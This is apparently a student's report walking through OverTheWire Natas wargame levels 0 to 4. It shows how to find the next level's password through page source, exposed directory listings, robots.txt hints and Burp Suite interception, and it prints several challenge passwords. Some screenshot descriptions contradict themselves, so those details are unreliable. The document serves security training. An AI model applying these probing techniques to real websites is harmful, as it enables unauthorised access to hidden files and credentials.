

**Sri Lanka Institute of Information  
BSc Honors in Information Technology**  
**Specializing in Cyber Security**



**IE2012 - Systems and Network Programming**

**Walkthrough of Natas**

**IT22083678  
SAHAN H P T**

## Introduction To The Topic

The “Walkthrough of Natas” topic includes a thorough investigation into the field of security on the internet, made possible by the fascinating puzzles offered by OverTheWire “Natas” series. The security of web-based applications is a top priority in a world driven by internet access. For those looking to strengthen their awareness of the evolving web security environment, this program probes the core of cybersecurity, analyzing vulnerabilities that reflect real-world events. The importance of strong security cannot be emphasized in the modern digital environment, where the internet is deeply woven into every facet of our personal and professional lives.

The “Walkthrough of Natas” acts as a learning tool, directing users across the maze of web vulnerabilities while promoting a natural understanding of fundamental security concepts. With this background, the “Natas” tasks become an instructional powerhouse, allowing students to navigate actual vulnerabilities in a safe setting. The “Walkthrough of Natas” is built around precisely prepared walkthroughs that explain how to complete each challenge. These walkthroughs resemble novels that are gradually revealed, with each stage revealing a different aspect of web security. This project’s primary goal is to go beyond theoretical concepts by giving users hands-on experiences that are representative of real-world situations. Advanced vulnerabilities, such as SQL injection, cross-site scripting, authentication bypass, and more are explained in the walkthroughs. Participants gain practical understanding of these security vulnerabilities’ mechanisms and potential effects by dissecting these flaws in detail.

# Natas0 ->Natas1

At the initial level of Natas, they give us proper instructions on how to proceed with this. And the username and password of the zero level are also given.

The screenshot shows the OverTheWire Natas landing page. On the left, there's a sidebar with a cartoon cat icon and links for Wargames, Rules, and Information. The main content area has a header "Natas" and a sub-header "Natas". It says "Natas teaches the basics of serverside web-security." Below that, it explains that each level has its own website at <http://natasX.natas.labs.overthewire.org>, where X is the level number. It notes that there is no SSH login and that users must enter the username and password for that level. It also mentions that all passwords are stored in `/etc/natas_webpass/`. The credentials for natas0 are listed as Username: natas0, Password: natas0, and URL: <http://natas0.natas.labs.overthewire.org>. At the bottom right, there's a "NESSoS" logo with the text "developed in association with the NESSoS FP7 project".

Go to the link they provided by them and provide the username and password.


The screenshot shows a browser window with a "Not secure" warning at the top. A modal dialog box titled "Sign in to access this site" is displayed. It contains the text "Authorization required by http://natas0.natas.labs.overthewire.org" and "Your connection to this site is not secure". It has two input fields: "Username" with "natas0" and "Password" with "natas0". There are "Sign In" and "Cancel" buttons at the bottom.

When we give it, we will get a message.

The screenshot shows the Natas0 level page. The title bar says "NATAS0". The main content area has a message box containing the text "You can find the password for the next level on this page." To the right, there is a "SUBMIT TOKEN" button with a small logo above it.


Now we need to find the password related to the next step from this page.

Open the inspect and go to inspector to try to find the password.



The screenshot shows a browser window with the URL `natas0.natas.labs.overthewire.org`. The page title is "NATAS0". On the page, there is a "SUBMIT TOKEN" button and a message: "You can find the password for the next level on this page." Below this, there is some JavaScript code. In the developer tools, the "Elements" tab is selected, showing the DOM structure. The password "natas0" is highlighted in the code under the `<script>` tag. The right panel of the developer tools shows the computed styles for the current element.


We can see the password of the 1st level into the inspector.





This screenshot is similar to the previous one, showing the browser at the same URL. The password has changed to "g909cRhsIqBtca2uocGHFMZVzeFKG". The developer tools show the same DOM structure, with the password now highlighted in the code under the `<script>` tag. The right panel shows the computed styles.

## Natas1-> Natas2

Now change the link to one instead of zero and go to Natas1. Give the username `natas1` and the password found in the previous level.




When we give a username and password, we can see a message on the webpage.




## Natas2-> Natas3

Change the link to two instead of one and go to Natas2. Give the username natas2 and the password found in the previous level.



They display “There is nothing on this page”. So next-level password is not on this page.



Try to find the password using the /files page. Now we can see the users.txt file go inside it.

The screenshot shows a browser window with the URL `natas2.natas.labs.overthewire.org/files/`. The title bar says "Index of /files". The main content area displays a table of files:

| Name             | Last modified    | Size | Description |
|------------------|------------------|------|-------------|
| Parent Directory | -                |      |             |
| pixel.png        | 2023-10-05 06:15 | 303  |             |
| users.txt        | 2023-10-05 06:15 | 145  |             |

Below the table, a message reads: "Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80". To the right of the browser window, a developer tools panel is open, specifically the "Elements" tab. It shows the DOM structure and the CSS styles for the body element. A tooltip over the body element shows the following styles:

```
body {  
    display: block;  
    margin: ▶ 8px;  
}
```

We can see the password now.

The screenshot shows a browser window with the URL `natas2.natas.labs.overthewire.org/files/users.txt`. The title bar says "Index of /files". The main content area displays the contents of the users.txt file:


```
# username:password  
alice:BfHdcQdCqM  
bob:QwGvL7  
charlie:G5wCxkVV3m  
natas31:GcttHM3N5h4cbFwhpMPSvxGfBQ7I6W8Q  
eve:z0mJlyhj2  
mallory:SurtppBmH
```

To the right of the browser window, a developer tools panel is open, specifically the "Elements" tab. It shows the DOM structure and the CSS styles for the body element. A tooltip over the body element shows the following styles:


```
body {  
    display: block;  
    margin: ▶ 8px;  
}
```

## Natas3 -> Natas4


Go to the 3rd level using the found username and the password.



Go to the inspector first. We can see a hint.



Go to the robots.txt website and find some hints. It mentioned a part of a link.



When we go to that link we can see the users.txt file.

The screenshot shows a browser window with the URL "natas3.natas.labs.overthewire.org/s3cr3t/". The left pane displays an index of files with "users.txt" listed. The right pane shows the DOM structure under the "Elements" tab:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head> </head>
  <body> = $0
    <h1>Index of /s3cr3t</h1>
    <table>
      <tr>
        <th>Name</th>
        <th>Last modified</th>
        <th>Size</th>
        <th>Description</th>
      </tr>
      <tr>
        <td>Parent Directory</td>
        <td>-</td>
        <td>-</td>
        <td></td>
      </tr>
      <tr>
        <td>users.txt</td>
        <td>2023-10-05 06:15</td>
        <td>40</td>
        <td></td>
      </tr>
    </table>
</body>
</html>
```

The "Styles" panel on the right shows the CSS for the body element:

```
body {
  display: block;
  margin-top: 8px;
}
```

Go inside the users.txt file and find the password of natas4.

The screenshot shows a browser window with the URL "natas3.natas.labs.overthewire.org/s3cr3t/users.txt". The page content is as follows:

```
natas4:tK0cJIbzM4lTs8hbCmzn52r4434fGZ0m
```

The right pane shows the DOM structure under the "Elements" tab:


```
<html>
  <head> </head>
  <body> = $0
    <pre style="word-wrap: break-word; white-space: pre-wrap;">
      natas4:tK0cJIbzM4lTs8hbCmzn52r4434fGZ0m
    </pre>
</body>
</html>
```

The "Styles" panel on the right shows the CSS for the body element:


```
body {
  display: block;
  margin-top: 8px;
}
```

## Natas4 -> Natas5


Log into the Natas4 using the password and the username.



Now it displays a message to refresh the page.



When we refresh the page, again displays the message “Access disallowed”.



Open the burp suite software and open the browser with it. Go to the proxy on burp suite.

